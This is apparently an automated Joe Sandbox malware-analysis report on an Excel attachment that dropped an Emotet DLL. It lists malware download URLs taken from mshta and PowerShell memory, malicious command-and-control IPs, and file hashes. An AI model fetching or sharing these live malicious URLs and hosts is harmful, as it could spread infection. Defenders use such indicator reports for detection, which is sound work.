http://91.240.118.168/oo/aa/se.p	100%	Avira URL Cloud	malware	
http://unitedhorus.com/wp-conten	100%	Avira URL Cloud	malware	
http://farmmash.com/edh2fa/g2Q7Qbgs/	100%	Avira URL Cloud	malware	
http://www.protware.com/ll	0%	Avira URL Cloud	safe	
http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/PE3	100%	Avira URL Cloud	malware	
http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/PE3	100%	Avira URL Cloud	malware	
http://3-fasen.com/wp-content/3Bl0hBbW/PE3	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://91.240.118.168/oo/aa/se.htmld	100%	Avira URL Cloud	malware	
http://tastedonline.com/cgi-bin/GOHSO621KlmM6m/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://tastedonline.com/cgi-bin/GOHSO621KlmM6m/	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.htmlt	100%	Avira URL Cloud	malware	
http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/PE3	100%	Avira URL Cloud	malware	
http://91.2	0%	Avira URL Cloud	safe	
http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/	100%	Avira URL Cloud	malware	
http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://3-fasen.com/wp-content/3B	100%	Avira URL Cloud	malware	
http://karensgardentips.com/cgi-bin/hfpv/PE3	100%	Avira URL Cloud	malware	
http://3-fasen.com/wp-content/3Bl0hBbW/	100%	Avira URL Cloud	malware	
http://3-fasen.c	0%	Avira URL Cloud	safe	
http://91.240.118.168/oo/aa/se.htmlWinSta0	100%	Avira URL Cloud	malware	
http://vldispatch.com/licenses/JE6Ol2dfhrk/PE3	100%	Avira URL Cloud	malware	
http://vldispatch.com/licenses/JE6Ol2dfhrk/	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://baldcover.com/wp-admin/oR	0%	Avira URL Cloud	safe	
http://vldispatch.com/licenses/J	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.htmlfunction	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.png	100%	Avira URL Cloud	malware	
http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/	100%	Avira URL Cloud	malware	
http://hardstonecap.com/well-known/ps9kNMgc6/	100%	Avira URL Cloud	malware	
http://tastedonline.com/cgi-bin/	100%	Avira URL Cloud	malware	
http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/	100%	Avira URL Cloud	malware	
http://karensgardentips.com/cgi-bin/hfpv/	100%	Avira URL Cloud	malware	
http://farmmash.com	100%	Avira URL Cloud	malware	
http://baldcover.com/wp-admin/oRwkRUWpbJ55/PE3	100%	Avira URL Cloud	malware	
http://tombet.ne	0%	Avira URL Cloud	safe	
http://tombet.net/jmaruk/fd8sVai	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://farmmash.com/edh2fa/g2Q7Qbgs/PE3	100%	Avira URL Cloud	malware	
http://karensgardentips.com	100%	Avira URL Cloud	malware	
http://baldcover.com/wp-admin/oRwkRUWpbJ55/	100%	Avira URL Cloud	malware	
http://karensgardentips.com/cgi-	100%	Avira URL Cloud	malware	
http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://farmmash.com/edh2fa/g2Q7Q	100%	Avira URL Cloud	malware	
http://hardstonecap.com/well-known/ps9kNMgc6/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.htmlngs	100%	Avira URL Cloud	malware	
http://hardstonecap.com/well-kno	100%	Avira URL Cloud	malware	
http://wencollection.com/wp-admi	100%	Avira URL Cloud	phishing	
http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com/3x	0%	Avira URL Cloud	safe	
http://91.240.118.168/oo/aa/se.html?	100%	Avira URL Cloud	malware	
http://il-piccolo-principe.com/w	100%	Avira URL Cloud	malware	
http://91.240.118.168	100%	URL Reputation	malware	
http://centrobilinguelospinos.co	0%	Avira URL Cloud	safe	
http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/	100%	Avira URL Cloud	malware	
http://91.240.118.168/oo/aa/se.html	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
farmmash.com	89.184.68.240	true	true	• 5%, Virustotal, Browse	unknown
karensgardentips.com	107.190.142.107	true	false	• 3%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://farmmash.com/edh2fa/g2Q7Qbgs/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.png	true	• Avira URL Cloud: malware	unknown
http://karensgardentips.com/cgi-bin/hfpv/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/oo/aa/se.htmlmshta	mshta.exe, 00000004.00000002.429542610.00000000002E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000015.00000002.671902573.0000000001DE0000.00000002.00000001.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/oo/aa/se.pngPE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.htmlhttp://91.240.118.168/oo/aa/se.html	mshta.exe, 00000004.00000003.416873808.00000000031F5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.htmlY	mshta.exe, 00000004.00000002.429556102.000000000031E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.p	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://unitedhorus.com/wp-conten	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/ll	mshta.exe, 00000004.00000003.414874468.000000000351A000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.430002526.000000000351B000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.428617986.000000000351A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://3-fasen.com/wp-content/3Bl0hBbW/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://91.240.118.168/oo/aa/se.htmld	mshta.exe, 00000004.00000002.429556102.000000000031E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tastedonline.com/cgi-bin/GOHSO621KlmM6m/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/	mshta.exe, 00000004.00000002.430124732.0000000046DA000.00000004.00000010.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000015.00000002.673705499.0000000001FC7000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tastedonline.com/cgi-bin/GOHSO621KlmM6m/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.htmlt	mshta.exe, 00000004.00000003.414921431.000000000368000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000015.00000002.671902573.0000000001DE0000.00000002.00000001.00040000.00000000.sdmp	false		high
http://91.2	Attachment-2801.xls.0.dr	true	• Avira URL Cloud: safe	low
http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	rundll32.exe, 00000015.00000002.675077264.0000000002A80000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	low
http://3-fasen.com/wp-content/3B	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://karensgardentips.com/cgi-bin/hfpv/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://3-fasen.com/wp-content/3Bl0hBbW/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://3-fasen.c	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/oo/aa/se.htmlWinSta0	mshta.exe, 00000004.00000002.429542610.00000000002E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000015.00000002.671902573.0000000001DE0000.00000002.00000001.00040000.00000000.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000015.00000002.671902573.0000000001DE0000.00000002.00000001.00040000.00000000.sdmp	false		high
http://vldispatch.com/licenses/JE6Ol2dfhrk/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://vldispatch.com/licenses/JE6Ol2dfhrk/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://baldcover.com/wp-admin/oR	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://vldispatch.com/licenses/J	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.htmlfunction	mshta.exe, 00000004.00000003.417084195.00000000031FD000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hardstonecap.com/well-known/ps9kNMgc6/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tastedonline.com/cgi-bin/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://farmmash.com	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://baldcover.com/wp-admin/oRwkRUWpbJ55/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tombet.ne	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://tombet.net/jmaruk/fd8sVai	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000015.00000002.673705499.0000000001FC7000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000015.00000002.671902573.0000000001DE0000.00000002.00000001.00040000.00000000.sdmp	false		high
http://farmmash.com/edh2fa/g2Q7Qbgs/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://karensgardentips.com	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://baldcover.com/wp-admin/oRwkRUWpbJ55/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://karensgardentips.com/cgi-	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.protware.com	mshta.exe, 00000004.00000003.414690279.000000000349A000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.428840839.00000000003B5000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.428606177.0000000003500000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.429635310.00000000003B5000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000015.00000002.673705499.0000000001FC7000.00000002.00000001.00040000.00000000.sdmp	false		high
http://farmmash.com/edh2fa/g2Q7Q	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hardstonecap.com/well-known/ps9kNMgc6/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/oo/aa/se.htmlngs	mshta.exe, 00000004.00000002.429556102.00000000031E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000015.00000002.675077264.0000000002A80000.00000002.00000001.00040000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.671537612.0000000000250000.00000004.00000020.00020000.00000000.sdmp	false		high
http://hardstonecap.com/well-kno	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wencollection.com/wp-admi	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/PE3	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/3x	mshta.exe, 00000004.00000003.414866893.0000000034FD000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.429992537.0000000003504000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.428606177.0000000003500000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/oo/aa/se.html?	mshta.exe, 00000004.00000002.429463646.0000000000206000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://il-piccolo-principe.com/w	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.671537612.0000000000250000.00000004.00000020.00020000.00000000.sdmp	false		high
http://centrobilinguelospinos.co	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/	powershell.exe, 00000006.00000002.676279875.000000000360F000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
104.131.62.48	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
198.199.98.78	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
194.9.172.107	unknown	unknown		207992	FEELBFR	true
59.148.253.194	unknown	Hong Kong		9269	HKBN-AS-APHongKongBroadbandNetworkLtdHK	true
74.207.230.120	unknown	United States		63949	LINODE-APLinodeLLCUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternetSABR	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNETAR	true
185.148.168.15	unknown	Germany		44780	EVERSCALE-ASDE	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
217.182.143.207	unknown	France		16276	OVHFR	true
203.153.216.46	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
159.69.237.188	unknown	Germany		24940	HETZNER-ASDE	true
116.124.128.206	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
37.59.209.141	unknown	France		16276	OVHFR	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
107.190.142.107	karensgardentips.com	United States		33182	DIMENOCUS	false
185.148.168.220	unknown	Germany		44780	EVERSCALE-ASDE	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.168.130.138	unknown	Ukraine		49720	GIGACLOUD-ASUA	true
190.90.233.66	unknown	Colombia		18678	INTERNEXASAESPCO	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
89.184.68.240	farmmash.com	Ukraine		28907	MIROHOSTWebhostingdatacenteranddomainnamesregistrati	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
128.199.192.135	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562421
Start date:	28.01.2022
Start time:	21:20:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Attachment-2801.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@34/9@2/36
EGA Information:	• Successful, ratio: 77.8%
HDC Information:	• Successful, ratio: 23% (good quality ratio 21.6%) • Quality average: 71.9% • Quality standard deviation: 25.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 2832 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 1944 because it is empty

- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:21:20	API Interceptor	51x Sleep call for process: mshta.exe modified
21:21:23	API Interceptor	434x Sleep call for process: powershell.exe modified
21:21:39	API Interceptor	142x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\QWER.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.004107586358352
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMGfUylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTncyDx6BrWt
MD5:	8B321D0917A8591DEEF3AA74EADCC66A
SHA1:	BD6A55BE9A29C1EB2FD5267CE58DB24BAD3FE570
SHA-256:	797D0BD671B08F6254CE0AEF8C4A607A0DD7AE71365ABD2AA9C996F835C27FAC
SHA-512:	48D82E07C27512E379FE33DB0170D094378947F55F1C673DF5493EE7C032296D2589FD4D43F40166679F2CEBE721B83355A4076280D5E572DBA51B8DB6A5A616
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\QWER.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L.....a.....!.....P... .....`.....].....@-..R...4.....Pv..... ..0N.....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\se[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11075
Entropy (8bit):	6.180951853120212
Encrypted:	false
SSDEEP:	192:aYUCkQRqysX3h0jzsD7BCK5yj+j29ifcS/6V/gStj5SpMu9DiFgl+ihkl0DJbe8t:aYxkGqXHwclCK5h2Qfn6Nj5SWu9D3l/d
MD5:	E89BF1102CD38DC1364F54407BB4CB2A
SHA1:	24A55B924F5C55A787A5D595D438033D8D99832A
SHA-256:	6BA894680F0A4B95268650A4A810E249C81705FD6EA8E9DCE9E9FF44CFF97980
SHA-512:	3AC21076250BDDD3589A848B3A9AAB89743623A26067A1571B5F3835DEF2D4310314BCF541BC06174EB0569817C0196FDB845B5F56D634DD9BA1FBDDB1C02C7E
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://91.240.118.168/oo/aa/se.html
